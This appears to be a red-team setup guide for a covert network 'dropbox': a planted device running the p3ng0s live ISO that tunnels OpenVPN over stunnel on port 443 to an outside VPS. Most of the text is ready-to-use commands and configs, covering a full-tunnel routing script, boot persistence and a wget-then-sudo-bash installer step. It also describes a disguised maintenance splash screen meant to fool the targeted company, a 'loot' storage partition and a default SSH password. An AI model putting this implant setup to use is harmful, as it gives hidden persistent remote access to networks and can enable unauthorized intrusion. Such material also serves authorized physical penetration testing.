Requirements

- Openvpn
- Server
- Dropbox -> VM / rpi / Laptop (one of these for deployement)

General Setup Guide


https://docs.edisglobal.com/advanced-setup-guides/openvpn-over-stunnel
https://www.stunnel.org/

Server

We first want to get access to the server through SSH and setup the stunnel tool

```
sudo apt install stunnel4 -y
cd /etc/stunnel
sudo openssl req -new -x509 -days 365 -nodes -out stunnel.pem -keyout
stunnel.pem
sudo mkdir -p /var/log/stunnel
sudo touch /var/log/stunnel/stunnel.log
sudo chown stunnel4:stunnel4 /var/log/stunnel/stunnel.log
sudo tee /etc/stunnel/stunnel.conf > /dev/null <<EOF
# Global options
output = /var/log/stunnel/stunnel.log

# Service-level options
[openvpn]
client = no
accept = 443
connect = 127.0.0.1:1194
cert = /etc/stunnel/stunnel.pem
EOF
sudo systemctl enable stunnel4
sudo systemctl restart stunnel4
sudo systemctl status stunnel4
```

The result of the previous command `status` should give you the following output



```
ubuntu@ip-172-31-26-217:/etc/stunnel$ sudo systemctl status stunnel4
● stunnel4.service - LSB: Start or stop stunnel 4.x (TLS tunnel for network daemons)
     Loaded: loaded (/etc/init.d/stunnel4; generated)
     Active: active (running) since Tue 2025-02-18 10:15:48 UTC; 4s ago
       Docs: man:systemd-sysv-generator(8)
    Process: 2385 ExecStart=/etc/init.d/stunnel4 start (code=exited, status=0/SUCCESS)
      Tasks: 3 (limit: 1130)
     Memory: 2.4M (peak: 3.0M)
        CPU: 24ms
     CGroup: /system.slice/stunnel4.service
             └─2401 /usr/bin/stunnel4 /etc/stunnel/stunnel.conf

Feb 18 10:15:48 ip-172-31-26-217 stunnel[2399]: LOG5[ui]: stunnel 5.72 on x86_64-pc-linux-gnu platform
Feb 18 10:15:48 ip-172-31-26-217 stunnel[2399]: LOG5[ui]: Compiled/running with OpenSSL 3.0.13 30 Jan 2024
Feb 18 10:15:48 ip-172-31-26-217 stunnel4[2385]: Starting TLS tunnels: /etc/stunnel/stunnel.conf: started (no pid=pidfile specified!)
Feb 18 10:15:48 ip-172-31-26-217 stunnel[2399]: LOG5[ui]: Threading:PTHREAD Sockets:POLL,IPv6,SYSTEMD TLS:ENGINE,OCSP,PSK,SNI Auth:LIBWRAP
Feb 18 10:15:48 ip-172-31-26-217 stunnel[2399]: LOG5[ui]: Reading configuration from file /etc/stunnel/stunnel.conf
Feb 18 10:15:48 ip-172-31-26-217 stunnel[2399]: LOG5[ui]: UTF-8 byte order mark not detected
Feb 18 10:15:48 ip-172-31-26-217 stunnel[2399]: LOG5[ui]: FIPS mode disabled
Feb 18 10:15:48 ip-172-31-26-217 stunnel[2399]: LOG5[ui]: Configuration successful
Feb 18 10:15:48 ip-172-31-26-217 stunnel[2399]: LOG5[ui]: Binding service [openvpn] to :::443: Address already in use (98)
Feb 18 10:15:48 ip-172-31-26-217 systemd[1]: Started stunnel4.service - LSB: Start or stop stunnel 4.x (TLS tunnel for network daemons).
```

we then need to download the following file: **openvpn-install.sh**

openvpn-install.sh

```
wget https://git.io/vpn -O openvpn-install.sh
```

From there we can use the script to install everything with everything default:


```
sudo bash openvpn-install.sh
```

Important

make sure you have the protocol as TCP, UDP WILL NOT WORK

```
ubuntu@ip-172-31-95-180:~$ sudo bash openvpn-install.sh
Welcome to this OpenVPN road warrior installer!

This server is behind NAT. What is the public IPv4 address or hostname?
Public IPv4 address / hostname [44.201.76.78]:

Which protocol should OpenVPN use?
   1) UDP (recommended)
   2) TCP
Protocol [1]: 2

What port should OpenVPN listen to?
Port [1194]:

Select a DNS server for the clients:
   1) Current system resolvers
   2) Google
   3) 1.1.1.1
   4) OpenDNS
   5) Quad9
   6) AdGuard
DNS server [1]: 3

Enter a name for the first client:
Name [client]:

OpenVPN installation is ready to begin.
Press any key to continue...
Hit:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu noble InRelease
Hit:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:3 http://us-east-1.ec2.archive.ubuntu.com/ubuntu noble-backports InRelease
Hit:4 http://security.ubuntu.com/ubuntu noble-security InRelease
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openssl is already the newest version (3.0.13-0ubuntu3.4).
ca-certificates is already the newest version (20240203).
Suggested packages:
  openvpn-dco-dkms openvpn-systemd-resolved easy-rsa
The following NEW packages will be installed:
  openvpn
0 upgraded, 1 newly installed, 0 to remove and 95 not upgraded.
Need to get 0 B/681 kB of archives.
```

After running this script we need to edit the config files where the `local` line has the `0.0.0.0` ip address




```
sudo systemctl restart openvpn-server@server.service
sudo systemctl status openvpn-server@server.service
```

Drop Box

on the server we can transfer over the `.ovpn` file and then configure the different services first we run the following commands

```
sudo apt install stunnel4 -y
cd /etc/stunnel
sudo tee /etc/stunnel/stunnel.conf > /dev/null <<EOF
client = yes

[openvpn]
accept = 127.0.0.1:1194
connect = VPS_IP_ADDRESS:443
EOF
sudo systemctl enable stunnel4
```

```
sudo systemctl restart stunnel4
sudo systemctl status stunnel4
```

we then have to edit the `.ovpn` file that we got from the vpn server and add the following note that the `remote` section will have the ip of the server make sure you replace with `127.0.0.1`:

```
remote 127.0.0.1 1194
route-nopull
script-security 2
route-up /etc/openvpn/routing.sh
```

We then from there want to setup a routing.sh config script inside of `/etc/openvpn/routing.sh` with the following content

```
#!/bin/bash

if [ -f /home/p4p1-live/loot/dropbox/config ]; then
     source /home/p4p1-live/loot/dropbox/config
else
     SERVER_IP="VPS_IP_ADDRESS"
fi
GATEWAY=$(ip route get 8.8.8.8 | grep -oP 'via \K\S+')
#GATEWAY=$(ip route get 8.8.8.8 | cut -d' ' -f3 | head -n1) # edit for lanturtle
sudo ip route add $SERVER_IP/32 via $GATEWAY
sudo ip route add 0.0.0.0/1 via 10.8.0.1
sudo ip route add 128.0.0.0/1 via 10.8.0.1
```

> **Important**
>
> Make sure you set the script to executable with `+x`

You should then configure the openvpn stuff to be a systemctl service so that we can enable it on boot with the following config

```
echo 'AUTOSTART="all"' > /etc/default/openvpn
systemctl daemon-reload
systemctl restart openvpn
cp -r rpi.ovpn /etc/openvpn/rpi.conf
systemctl start openvpn@rpi.service
systemctl enable openvpn@rpi.service
```

p3ng0s.iso as dropbox setup Guide

The main thing for p3ng0s is the client the server is setup exactly like above. After setting up the server you can do the following. On a p3ng0s live iso usb stick formated with the `build.sh -f` command and you created the LOOT partition.

> **Note**
>
> If you encrypted the LOOT partition you will need to type in the password on boot to decrypt it obviously

you need to setup the loot partition like so:

```
loot/
└── dropbox/                # The folder to configure dropbox mode
    ├── client.ovpn
    ├── config              # The dropbox configuration
    ├── splash.png          # Here if you want a custom splash screen
    └── stunnel.conf
```

inside of the client.ovpn file make sure the following edits are made:

```
remote 127.0.0.1 1194
route-nopull
script-security 2
route-up /etc/openvpn/routing.sh
```

Those edits need to be exact I usually put them between the `proto` and `resolv-entry` variables. the stunnel.conf needs to be the full config file like so for example:

```
client = yes

[openvpn]
accept = 127.0.0.1:1194
connect = VPS_IP_ADDRESS:443
```

Edit the `VPS_ID_ADDRESS` to the ip address of your server. Then the file config is finally where you can have the following:

```
# Config file for the routing data of the dropbox
SERVER_IP="VPS_IP_ADDRESS"
```

It's quite simple this config file is then sourced inside of the `routing.sh` script already present on the iso. From there once you boot in the live p3ng0s environment you will be in dropbox mode!
You can even configure a splash screen to show a maintenance screen matching the company you are targeting it will be super stealthy. By default the stealth mode is the following image:

For access here it's simple on the vpn network you can ssh to the p3ng0s machine with `p4p1-live@ip.of.machine` the password is `p4p1` by default you might want to change it since it's super insecure ^^

Logging of activity

you can use the following tmux command to log all output inside of the folder `~/tmux_logs/`

```
# Automatically log the first pane of every new window
set-hook -g default-command "script -f -q /home/kali/tmux_logs/tmux-$(date +%Y%m%d-%H%M%S).log && /bin/bash"
```

Changing the ip of the VPS

On a custom setup

when you reset the AWS / VPS server you might need to quickly edit the ip address on the dropbox here are the two files to change

- `/etc/openvpn/routing.sh`

- `/etc/stunnel/stunnel.conf`
  Inside of the routing you need to change the first variable then inside of the stunnel config you need to edit the outgoing ip address on the connect variable.

On p3ng0s.iso

You need to just drop your updated `stunnel.conf` and `client.ovpn` file inside of the `LOOT` partition inside of the dropbox folder, edit the config file to the new ip and on next boot cycle all the files will be mapped correctly.